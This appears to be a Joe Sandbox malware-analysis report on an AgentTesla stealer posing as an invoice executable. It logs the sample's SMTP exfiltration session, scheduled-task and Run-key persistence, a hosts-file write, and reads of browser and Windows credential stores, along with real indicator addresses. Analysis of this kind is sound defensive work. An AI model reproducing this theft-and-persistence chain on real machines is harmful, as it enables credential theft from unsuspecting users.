add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xce604	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd0000	0x2ee1c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x100000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xcc65c	0xcc800	False	0.8614224384932763	data	7.770423052382821	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xd0000	0x2ee1c	0x2f000	False	0.3779141040558511	data	5.52480890734526	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x100000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd02b0	0x6e15	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xd70c8	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xe78f0	0x94a8	data		
RT_ICON	0xf0d98	0x5488	data		
RT_ICON	0xf6220	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 12648447, next used block 2130706432		
RT_ICON	0xfa448	0x25a8	data		
RT_ICON	0xfc9f0	0x10a8	data		
RT_ICON	0xfda98	0x988	data		
RT_ICON	0xfe420	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xfe888	0x84	data		
RT_VERSION	0xfe90c	0x324	data		
RT_MANIFEST	0xfec30	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Copyright Joe Security LLC 2022

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.343.255.154.57497635872839723 08/08/22-20:20:11.732977	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49763	587	192.168.2.3	43.255.154.57
192.168.2.343.255.154.57497635872851779 08/08/22-20:20:11.733160	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49763	587	192.168.2.3	43.255.154.57
192.168.2.343.255.154.57497635872840032 08/08/22-20:20:11.733160	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49763	587	192.168.2.3	43.255.154.57
192.168.2.343.255.154.57497635872030171 08/08/22-20:20:11.732977	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49763	587	192.168.2.3	43.255.154.57

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:20:08.485892057 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:08.739192009 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:08.739322901 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:09.421390057 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:09.421747923 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:09.675313950 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:09.759871006 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:09.849378109 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:10.103190899 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:10.117631912 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:10.390836954 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:10.438348055 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:10.691970110 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:10.692256927 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:10.985178947 CEST	587	49763	43.255.154.57	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:20:11.047105074 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:11.150580883 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.445415020 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.698849916 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:11.698982954 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:11.732976913 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.733160019 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.733853102 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.733959913 CEST	49763	587	192.168.2.3	43.255.154.57
Aug 8, 2022 20:20:11.986447096 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:11.987082005 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:11.989464998 CEST	587	49763	43.255.154.57	192.168.2.3
Aug 8, 2022 20:20:12.150705099 CEST	49763	587	192.168.2.3	43.255.154.57

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:20:08.416261911 CEST	63332	53	192.168.2.3	8.8.8.8
Aug 8, 2022 20:20:08.437103987 CEST	53	63332	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 20:20:08.416261911 CEST	192.168.2.3	8.8.8.8	0x1581	Standard query (0)	mail.ocean skylogistics.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 20:20:08.437103987 CEST	8.8.8.8	192.168.2.3	0x1581	No error (0)	mail.ocean skylogistics.in		43.255.154.57	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 8, 2022 20:20:09.421390057 CEST	587	49763	43.255.154.57	192.168.2.3	220-sg2plcpnl0242.prod.sin2.secureserver.net ESMTP Exim 4.94.2 #2 Mon, 08 Aug 2022 11:20:09 -0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 8, 2022 20:20:09.421747923 CEST	49763	587	192.168.2.3	43.255.154.57	EHLO 320946
Aug 8, 2022 20:20:09.675313950 CEST	587	49763	43.255.154.57	192.168.2.3	250-sg2plcpnl0242.prod.sin2.secureserver.net Hello 320946 [102.129.143.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-CHUNKING 250-STARTTLS 250-SMTPUTF8 250 HELP
Aug 8, 2022 20:20:09.849378109 CEST	49763	587	192.168.2.3	43.255.154.57	AUTH login aW1wb3J0QG9jZWFuc2t5bG9naXN0aWNzLmlu
Aug 8, 2022 20:20:10.103190899 CEST	587	49763	43.255.154.57	192.168.2.3	334 UGFzc3dvcmQ6
Aug 8, 2022 20:20:10.390836954 CEST	587	49763	43.255.154.57	192.168.2.3	235 Authentication succeeded
Aug 8, 2022 20:20:10.438348055 CEST	49763	587	192.168.2.3	43.255.154.57	MAIL FROM:<import@oceanskylogistics.in>
Aug 8, 2022 20:20:10.691970110 CEST	587	49763	43.255.154.57	192.168.2.3	250 OK
Aug 8, 2022 20:20:10.692256927 CEST	49763	587	192.168.2.3	43.255.154.57	RCPT TO:<ajay@mbff.co.in>
Aug 8, 2022 20:20:11.047105074 CEST	587	49763	43.255.154.57	192.168.2.3	250 Accepted
Aug 8, 2022 20:20:11.445415020 CEST	49763	587	192.168.2.3	43.255.154.57	DATA
Aug 8, 2022 20:20:11.698982954 CEST	587	49763	43.255.154.57	192.168.2.3	354 Enter message, ending with "." on a line by itself
Aug 8, 2022 20:20:11.733959913 CEST	49763	587	192.168.2.3	43.255.154.57	.
Aug 8, 2022 20:20:11.989464998 CEST	587	49763	43.255.154.57	192.168.2.3	250 OK id=1oL7MJ-00GBzl-Gn

Copyright Joe Security LLC 2022

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: INVOICE OUTSTANDING.exe PID: **5128**, Parent PID: **3436**

General

Target ID:	0
Start time:	20:20:10
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\INVOICE OUTSTANDING.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\INVOICE OUTSTANDING.exe"
Imagebase:	0xa30000
File size:	1031168 bytes
MD5 hash:	0FA9D94D6393235F67A17B220902DBFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_AgentTesla_e577e17e, Description: unknown, Source: 00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

Analysis Process: BackgroundTransferHost.exe PID: **5816**, Parent PID: **756**

General

Target ID:	2
Start time:	20:20:21
Start date:	08/08/2022
Path:	C:\Windows\System32\BackgroundTransferHost.exe
Wow64 process (32bit):	false
Commandline:	"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1
Imagebase:	0x7ff6c2f90000

Copyright Joe Security LLC 2022

File size:	36864 bytes
MD5 hash:	02BA81746B929ECC9DB6665589B68335
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **5816**, Parent PID: **5128**

General

Target ID:	12
Start time:	20:20:38
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ahgeNfsrA" /XML "C:\Users\user\AppData\Local\Temp\tmp69D2.tmp
Imagebase:	0xe60000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp69D2.tmp	unknown	2	success or wait	1	E6AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp69D2.tmp	unknown	1643	success or wait	1	E6ABD9	ReadFile

Analysis Process: conhost.exe PID: **1428**, Parent PID: **5816**

General

Target ID:	13
Start time:	20:20:40
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: **5364**, Parent PID: **5128**

General

Target ID:	14
Start time:	20:20:41
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf30000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.319592241.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.319592241.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000E.00000000.319592241.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_AgentTesla_e577e17e, Description: unknown, Source: 0000000E.00000000.319592241.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CFFCF06	unknown
C:\Users\user\AppData\Roaming\kECjS	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kECjS\kECjS.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BE4DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	6BE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kECjS\kECjS.exe	0	45152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd 22 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELzXZ0dV @ "`	success or wait	1	6BE4DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6BE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6BE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFD5705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BE41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BE41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\71d46841-c75e-45e2-8600-501d04a2ec99	unknown	4096	success or wait	1	6BE41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BE41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BE41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BE41B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kECjS	unicode	C:\Users\user\AppData\Roaming\kECjS\kECjS.exe	success or wait	1	6BE4646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kECjS	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6BE4DE2E	RegSetValueExW

Analysis Process: kECjS.exe PID: **5912**, Parent PID: **3968**

General

Target ID:	18
Start time:	20:21:02
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\kECjS\kECjS.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\kECjS\kECjS.exe"
Imagebase:	0x990000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kECjS.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE41B4F	WriteFile
\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] AssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6BE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 20 20 0d 0a	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname: <name> Use the specified name for the t arget application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6BE41B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kECjS.exe.log	0	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0	success or wait	1	6D30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile

Analysis Process: conhost.exe PID: **3168**, Parent PID: **5912**

General

Target ID:	19
Start time:	20:21:03
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kECjS.exe PID: **2756**, Parent PID: **3968**

General

Target ID:	20
Start time:	20:21:11
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\kECjS\kECjS.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\kECjS\kECjS.exe"
Imagebase:	0x510000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE41B4F	WriteFile
